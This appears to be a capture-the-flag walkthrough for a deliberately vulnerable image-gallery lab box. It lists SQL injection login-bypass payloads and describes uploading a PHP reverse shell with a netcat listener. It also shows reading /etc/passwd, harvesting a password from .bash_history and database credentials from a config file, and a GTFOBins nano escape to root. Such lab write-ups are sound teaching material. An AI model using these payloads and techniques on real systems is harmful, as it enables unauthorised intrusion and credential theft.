Goal: Exploit a vulnerable image gallery CMS for initial access, pivot to a local user, and escalate to root for both flags (user.txt and root.txt). Target: 10.65.160.193
1. Reconnaissance
First hit it with an nmap scan:
nmap 10.65.160.193 -sV
Port 22 (SSH), port 80 (HTTP), and port 8080 (HTTP). Port 80 is just the default Apache2 Ubuntu landing page, but 8080 serves a login portal.


The CMS is Simple Image Gallery System.
2. Authentication Bypass (SQLi)
Poked around for ten minutes looking for credentials - default creds, source comments, exposed config and came up empty. With no creds to find, the login form itself is the target, and SQL injection is the obvious first thing to test.
Worked through the standard authentication bypass payloads:
| Payload | Effect |
|---|---|
admin'-- | Comments out remainder of query |
admin'# | MySQL comment syntax |
' OR 1=1-- | Always-true condition |
' OR '1'='1 | Alternative always-true |
admin' OR '1'='1'-- | Combined bypass |
' OR 1=1 LIMIT 1-- | Return only first result |
admin'# worked. We’re in.

The reason -- failed but # succeeded: MySQL requires a whitespace character after -- to treat it as a comment. # has no such requirement, so it’s the more reliable choice against a MySQL/MariaDB backend.
3. Initial Access (www-data)

Looking at the file path of one of the gallery images, I trimmed the URL back a level and landed on a directory listing of the site’s upload folder.

That’s the important find - it gives us a way to reach, and therefore execute, anything we upload.

Testing the upload feature, the app doesn’t sanitize the file type or strip the extension, so a .php file goes straight through.
Generated code.php from revshells.com (PentestMonkey PHP reverse shell), set the IP and port to my Kali box, and uploaded it.
Started a listener locally:
nc -lvnp 9001Then triggered the shell by clicking the newly uploaded code.php in the directory listing.


Shell as www-data.
Checked who else lives on the box:
cat /etc/passwd
There’s a user mike.
ls -la /home/mike
4. Lateral Movement (www-data to mike)
While hunting for a way to mike, I found a script in /opt:
cat /opt/rootkit.sh
It’s a menu script that runs rkhunter or opens /root/report.txt in nano. Every branch needs root, and www-data has no sudo rights over it - so it’s useless right now. Noted for later; this becomes the privesc path once we’re mike.
Kept enumerating directories and found /var/backups/mike_home_backup. The visible files in there are all rabbit trails, that cost me a chunk of time… It took me a while to think to check for dot files:
ls -la
.bash_history is the one that matters:
cat .bash_history
It looks like a copy-paste fail. The password got pasted into the terminal by accident while mike was typing a sudo command, so it ended up recorded in his shell history as a command instead of being consumed by the password prompt.
su mike
# b3stpassw0rdbr0xx
User flag:
cat /home/mike/user.txt
5. Detour - Recovering the Admin Hash
At this point I still hadn’t pulled the CMS admin hash, since I’d tunnel-visioned on reaching mike. I’d already passed /var/www/html/gallery earlier in my search, so I went back to it.
cat /var/www/html/gallery/initialize.php
| Field | Value |
|---|---|
| User | gallery_user |
| Password | passw0rd321 |
| Database | gallery_db |
Connecting hung immediately:
mariadb -u gallery_user -p'passw0rd321' gallery_dbThat’s a TTY problem, not a credentials problem. mariadb is an interactive client and needs a real terminal to render its prompt. Upgrading the shell fixed it:
python3 -c 'import pty; pty.spawn("/bin/bash")'

With a usable TTY, the client connects:
show tables;
SELECT * FROM users;
Caveat on the screenshot above: the hash shown is not the one TryHackMe wants. I’d been messing around in the CMS earlier and changed the admin password to
asdf, which overwrote the original value in the database. The correct original hash isa228b12a08b6527e7978cbe5d914531c.
6. Privilege Escalation (mike → root)
Now for root. As mike:
sudo -lUser mike may run the following commands on gallery:
(root) NOPASSWD: /bin/bash /opt/rootkit.shThis is the script from step 4. Its read branch runs /bin/nano /root/report.txt and because the whole script runs as root, nano runs as root too. GTFOBins documents exactly this: nano doesn’t drop elevated privileges, so it can be escaped into a shell.
sudo /bin/bash /opt/rootkit.sh
# Would you like to versioncheck, update, list or read the report? read

Once nano opens, follow the GTFOBins sequence - press Ctrl+R, then Ctrl+X, then run:
reset; sh 1>&0 2>&0
We can see nano getting overwritten by commands (ran as root) and their output:

Obtaining the root flag:

The snag that cost me time here: nano failed with
Error opening terminal: unknownbecause the reverse shell wasn’t a fully interactive TTY - control characters and terminal-drawing calls weren’t being handled. Fixed it the same way as the mariadb hang, but with the full stabilisation rather than just the pty spawn:python3 -c 'import pty; pty.spawn("/bin/bash")' # Ctrl+Z to background stty raw -echo; fg export TERM=xterm
stty raw -echois what actually letsCtrl+R/Ctrl+Xthrough as real control sequences instead of being swallowed by your local terminal, andTERM=xtermis what stops nano from erroring out. Both are required.
Summary
| Step | Action | Finding / Result |
|---|---|---|
| 1. Recon | nmap -sV | Ports 22, 80, 8080 open |
| 2. Web enum | Browsed port 8080 | Simple Image Gallery System login |
| 3. Auth bypass | SQLi payload admin'# | Admin access to the CMS |
| 4. Path discovery | Trimmed image URL back a level | Browsable upload directory |
| 5. RCE | Uploaded PentestMonkey code.php, clicked it | Shell as www-data |
| 6. User enum | cat /etc/passwd, ls -la /home/mike | User mike; user.txt not readable |
| 7. Lateral enum | /var/backups/mike_home_backup → ls -la | Hidden dot files (visible files were decoys) |
| 8. Credential leak | cat .bash_history | b3stpassw0rdbr0xx |
| 9. Lateral move | su mike | Shell as mike |
| 10. User flag | cat /home/mike/user.txt | Correct flag |
| 11. DB creds | cat /var/www/html/gallery/initialize.php | gallery_user / passw0rd321 / gallery_db |
| 12. Admin hash | mariadb → show tables; → SELECT * FROM users; | a228b12a08b6527e7978cbe5d914531c |
| 13. Privesc enum | sudo -l | (root) NOPASSWD: /bin/bash /opt/rootkit.sh |
| 14. Privesc | read option → nano as root → GTFOBins escape | Root shell |
| 15. Root flag | cat /root/root.txt | Correct flag |
Key Takeaways
- Stabilise your shell before you need it. This box punished a raw netcat shell twice -
mariadbhung, andnanorefused to start withError opening terminal: unknown. Both were the same root cause.python3 -c 'import pty; pty.spawn("/bin/bash")'+stty raw -echo; fg+export TERM=xtermshould be reflex the moment a shell lands, not a fix applied after something breaks. #beats--against MySQL. The--comment syntax needs a trailing space to register, which is why half the payload list silently failed.- Always
ls -la, neverls. The visible files inmike_home_backupwere deliberate decoys; the entire lateral movement lived in a dot file. Plainlswould have left me stuck indefinitely. - Shell history is a credential store. A mistyped
sudoleft the plaintext password sitting in.bash_history. Check.bash_history,.zsh_history,.mysql_history, and.viminfoon every account you can read. - Note things you can’t use yet. I found
/opt/rootkit.shaswww-data, where it was worthless, and it turned out to be the entire root path once I was mike. Findings that look like dead ends often just belong to a context you haven’t reached. - GTFOBins. The instant
sudo -lshowed a script that shells out to an editor, the answer was a lookup away. Any root-run binary that can read files, write files, or spawn a subprocess is worth checking there immediately.